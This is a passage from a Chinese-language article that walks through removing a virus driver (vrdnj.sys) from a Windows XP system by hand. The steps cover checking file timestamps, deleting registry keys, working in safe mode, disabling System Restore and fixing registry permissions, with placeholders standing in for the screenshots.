么就是系统安装（发布ghost XP安装系统）的时间。既然文件夹中的文件都是2005年12月7号创建的，那么2004年8月17号的所有文件中肯定有一部分就是病毒文件了，只要看每一个文件的出品信息就可以快速找到文件了（有时候也不能依赖这些，因为病毒也可以伪造这些信息）。经过一段时间的查找终于找到了一个文件vrdnj.sys，属性如图8所示，没有版本和公司信息，驱动文件怎么会没有这些内容呢？很是可疑，准备将其复制出来时却提示错误了。由于这是驱动文件，所以不敢掉以轻心，先查找注册表键值（图9），然后导出备份，再进行删除（注册表文件详见4.reg）。按F3继续查找，在注册表的




图8




图5




图7




图6




图9

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\vrdnj 处又找到了，依然是备份后再进行删除（图10）。

到此我们的工作就算是完成一半了，接下来的就必须要从安全模式着手了。重启电脑切换到安全模式，首先关闭掉系统还原，这非常重要，因为好多病毒都会在System Volume Information文件夹里写入病毒源文件，如果系统还原无法关闭的话还可以删除掉每个盘符下的System Volume Information文件夹。然后删除vrdnj.sys，没想到居然又提示错误了，还是提示有人正在使用。继续在注册表中进行查找，发现了关于vrdnj.sys文件的项（图11），依然选择删除，结果出现了“删除项出错”的提示（图12）。原来是权限的问题，这个病毒真够变态的，为这个项赋上administrator权限后，成功删除（注册表文件内容详见5.reg），一共搜索出了五个后全部删除掉。至于vrdnj.sys文件由于已经加载到了内存，只能重启后再删除了。

